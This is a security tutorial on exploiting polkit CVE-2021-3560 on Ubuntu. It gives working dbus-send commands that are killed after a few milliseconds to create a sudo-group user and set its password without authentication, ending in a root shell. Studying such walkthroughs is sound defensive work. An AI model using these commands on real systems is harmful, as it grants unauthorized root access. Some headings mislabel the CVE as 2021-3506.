

Linux Privilege Escalation: Polkit (CVE 2021-3560)

January 30, 2022 By Raj Chandel

Introduction

According to Red Hat, “Polkit stands for PolicyKit which is a framework that provides an authorization API used by privileged programs.” Pkexec is a tool in PolicyKit or polkit that allows a user to run a command as a different user. This vulnerability tricks polkit into bypassing the credential checks for D-Bus requests, elevating the privileges of the requestor to the root user. It was discovered by Kevin Backhouse and can be read [here](#).

Table of Content

- Polkit, pkexec and dbus
- Background of CVE 2021-3506
- Exploitation of CVE 2021-3506
- Conclusion

polkit, pkexec, and dbus

Polkit and pkexec: PolicyKit is also known as polkit in Linux systems. It is an authorization API used by programs to elevate its permissions to that of an elevated user and run processes as an elevated user (root, generally). If the user is not specified it tries to run that command as the root user. Sudo does the same thing in terms that it lets a user run commands as root, however, with pkexec, admins can finely control the execution of particular programs by defining policies for it. Sudo has no restriction and a user may run any command as an elevated user given he knows the password. Pkexec also takes some effort in setting up but Debian variants, including the popular Ubuntu, come with polkit and pkexec pre-installed. These authorization rules for third party packages are defined in *.rules JavaScript files kept in the directory `/usr/share/polkit-1/rules.d/`

```
pentest@ubuntu:~$ cd /usr/share/polkit-1/rules.d
pentest@ubuntu:/usr/share/polkit-1/rules.d$ ls -la
total 44
drwxr-xr-x 2 root root 4096 Nov 23 11:24 .
drwxr-xr-x 4 root root 4096 Apr 23 2020 ..
-rw-r--r-- 1 root root 1268 Apr 25 2020 20-gnome-initial-setup.rules
-rw-r--r-- 1 root root 261 Sep 16 2020 60-network-manager.rules
-rw-r--r-- 1 root root 263 Feb 28 2020 geoclue-2.0.rules
-rw-r--r-- 1 root root 487 Aug 3 01:53 gnome-control-center.rules
-rw-r--r-- 1 root root 368 Sep 10 2020 org.freedesktop.bolt.rules
-rw-r--r-- 1 root root 251 Jul 23 2021 org.freedesktop.fwupd.rules
-rw-r--r-- 1 root root 334 Sep 23 2020 org.freedesktop.packagekit.rules
-rw-r--r-- 1 root root 590 Apr 14 2020 org.gtk.vfs.file-operations.rules
-rw-r--r-- 1 root root 422 Apr 1 2020 systemd-networkd.rules
pentest@ubuntu:/usr/share/polkit-1/rules.d$
```

While authorization rules for local customization are stored in **/etc/polkit-1/**

You would observe *.conf files here. Conf and pkla files used to exist before *.rules and are there for backwards compatibility reasons.

```
root@ubuntu:~# cd /etc/polkit-1/
root@ubuntu:/etc/polkit-1# tree
.
├── localauthority
│   ├── 10-vendor.d
│   ├── 20-org.d
│   ├── 30-site.d
│   ├── 50-local.d
│   ├── 90-mandatory.d
│   └── localauthority.conf.d
│       ├── 50-localauthority.conf
│       └── 51-ubuntu-admin.conf
└──
```

7 directories, 2 files


dbus: dbus is a message system for applications to talk to one another (known as IPC or interprocess communication). This was developed as part of the freedesktop.org project. A basic dbus command to list system services looks like this:

```
dbus-send --system --dest=org.freedesktop.DBus --type=method_call --print-reply \
/org/freedesktop/DBus org.freedesktop.DBus.ListNames
```

In this demo, we'll be using dbus to trigger pkexec from the command line. You can read more about dbus [here](#).

Background of CVE 2021-3506

Polkit is a background process that allows authorization but it has a graphical prompt that Ubuntu users must be familiar with. It looks like this:



However, polkit is executed in text mode too while using text-mode session, for example, while using ssh.

```
ssh pentest@192.168.1.141
pkexec sh
```

As you can see, pkexec has now been executed in CLI.

```
(root@kali)-[~/Desktop]
# ssh pentest@192.168.1.141
pentest@192.168.1.141's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

pentest@ubuntu:~$ pkexec sh
== AUTHENTICATING FOR org.freedesktop.policykit.exec ==
Authentication is needed to run `/usr/bin/sh' as the super user
Authenticating as: pentest,, (pentest)
Password: 
```

Now getting back to dbus here. It is an IPC agent which can help us to send commands or messages to other processes and communicate with them. To perform operations, dbus has various service files configured that reference the absolute paths of executables or daemons that are to be triggered. For system processes, dbus stores service files in /usr/share/dbus-1/system-services. Here, you can see the contents of the hostname.service which performs hostname modification operations in Ubuntu and Accounts.service which triggers accounts-daemon to perform user addition/modification options.

```
pentest@ubuntu:~$ cd /usr/share/dbus-1/system-services/
pentest@ubuntu:/usr/share/dbus-1/system-services$ pwd
/usr/share/dbus-1/system-services
pentest@ubuntu:/usr/share/dbus-1/system-services$ cat org.freedesktop.hostname1.service
# SPDX-License-Identifier: LGPL-2.1+
#
# systemd is free software; you can redistribute it and/or modify it
# under the terms of the GNU Lesser General Public License as published by
# the Free Software Foundation; either version 2.1 of the License, or
# (at your option) any later version.

[D-BUS Service]
Name=org.freedesktop.hostname1
Exec=/bin/false
User=root
SystemdService=dbus-org.freedesktop.hostname1.service
pentest@ubuntu:/usr/share/dbus-1/system-services$ cat org.freedesktop.Accounts.service
[D-BUS Service]
Name=org.freedesktop.Accounts
Exec=/usr/lib/accountsservice/accounts-daemon
User=root
SystemdService=accounts-daemon.service
pentest@ubuntu:/usr/share/dbus-1/system-services$ 
```

So, dbus can be used to execute a command and request polkit's authorization for it. Each interface and method has its own XML configuration file that will reveal what parameters dbus sends to it while executing. We won't get into that right now.

Kevin Backhouse posted [this](#) article where he detected a vulnerability in polkit that can be triggered by running the dbus-send command but killing it while polkit is still executing it and execution isn't complete. In this demonstration, we will be creating a new user in the system without a root password. For that we would first launch a text-only session using ssh and then the **dbus-send** command:

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply  
/org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:ignite string:"ignite user"  
int32:1
```

--system: sends message to the system bus

--dest: name of the connection (interface) that receives the message

--type: method_call means a system function with arguments being passed


--print-reply: prints the output in human-readable format

/org/freedesktop/Accounts: This is the function that will be used

org.freedesktop.Accounts.CreateUser: Method that will be used. Here, create user method is used which will essentially create a new user with the name specified in string 1. String 2 is the name ("ignite user") that will be visible in the system. int32 is an integer argument the method takes in that specifies the type of account encoded as an integer.

You can find the configuration xml file for this method [here](#).

But this will fail as authentication is required for us to create a new user.



```
pentest@ubuntu:/usr/share/dbus-1/system-services$ dbus-send --system --dest=org.freedesktop.Accounts  
s --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser st  
ring:ignite string:"ignite user" int32:1  
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
```

Exploitation of CVE 2021-3506

For the exploit to work, we need to kill the command while it is being executed. For this we need to check the time it takes to execute this command.

```
time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply  
/org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:ignite string:"ignite user"  
int32:1
```

As you can see, it takes me 0.008 seconds to execute this command. So, I need to kill my payload before 0.008 seconds for it to work.

```
pentest@ubuntu:~$ time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:ignite string:"ignite user" int32:1
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

real    0m0.008s
user    0m0.002s
sys      0m0.000s
pentest@ubuntu:~$
```

Kevin mentions a user can hit CTRL+C quickly and it should work but better leave it to a simple inline bash script to kill the process in 0.0035 seconds. Note that we tried a lot of times and the time needed to run was different every time. So, you would need to experiment with it too and see which time suits you and would let the exploit run properly. Here

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:ignite string:"ignite user" int32:1 & sleep 0.0035s ; kill $!
```

We ran the same command about 5-7 times before our user ignite got created! What's more, is that ignite is a member of the sudo group!

How did it work? Dbus assigns a unique ID to any connection. Polkit verifies that Unique ID and provides authorization. Let's say the UID is 1.87. Since, the connection breaks in between, polkit recognizes the UID as 0 and considers the request coming from the root. Hence, this is how the exploit works.

```
pentest@ubuntu:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:ignite string:"ignite user" int32:1 & sleep 0.0035s ; kill $!
[8] 8912
[7] Terminated dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:ignite string:"ignite user" int32:1
pentest@ubuntu:~$ id ignite
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),27(sudo)
[8]+ Terminated dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:ignite string:"ignite user" int32:1
```

We can check the /etc/passwd for its validity. Also, as you can see the uid is 1001 here.

```
tail -n 3 /etc/passwd
```

Next, we need to supply the password using dbus so that we can use this newly created user. We need to generate a hashed password as dbus-send takes in hashed password as input.

```
openssl passwd -5 ignite@123
```

This would generate a hash in SHA-256 format. We can use any other encryption too as per the system configuration.

```
pentest@ubuntu:~$ tail -n 3 /etc/passwd
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
ignite:x:1001:1001:ignite user,,,:/home/ignite:/bin/bash
pentest@ubuntu:~$ openssl passwd -5 ignite@123
$5$F2KwiUlWkn2i8DC.$rw9A0jKsmK83DhncqehVUzOKVqq.Arws2G8eQKVntv7
pentest@ubuntu:~$
```

Now we need to pass this hash in User.SetPassword function using dbus under a string parameter. The payload looks like:

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply
/org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User.SetPassword
string:'$5$F2KwiUlWkn2i8DC.$rw9A0jKsmK83DhncqehVUzOKVqq.Arws2G8eQKVntv7' string:BestHackingTutorial
sleep 0.0035s ; kill $!
```

Here, **User.SetPassword** has been used. Two parameters are passed. The first string is the hashed credential and the second string: “BestHackingTutorials” is the password hint. This can be changed too.

We need to send this command 6-7 times for this to run. We can login to this user now.

```
su ignite
password: ignite@123
whoami
id
```

```
pentest@ubuntu:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply
/org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User.SetPassword string:'$5$F2KwiUlWkn2i8DC.$rw9A0jKsmK83DhncqehVUzOKVqq.Arws2G8eQKVntv7' string:BestHackingTutorial & sleep 0.0035s ;
kill $!
[12] 9096
[11] Terminated
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User.SetPassword string:
:'$5$F2KwiUlWkn2i8DC.$rw9A0jKsmK83DhncqehVUzOKVqq.Arws2G8eQKVntv7' string:BestHackingTutorial
pentest@ubuntu:~$ su ignite
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ignite@ubuntu:/home/pentest$ whoami
ignite
ignite@ubuntu:/home/pentest$ id
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),27(sudo)
ignite@ubuntu:/home/pentest$
```

You can escalate your privileges by sudo bash as user ignite is a member of the sudo group.

```
ignite@ubuntu:/home/pentest$ sudo bash
[sudo] password for ignite:
root@ubuntu:/home/pentest# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/pentest#
```

Conclusion

Polkit is a pre-installed package in Linux distros. Any system running polkit version < 0.119 is vulnerable to privilege escalation through this method. It has a high impact rating and exploitation is fairly easy as no exploit development knowledge is required. Hope you enjoyed the article. Thanks for reading.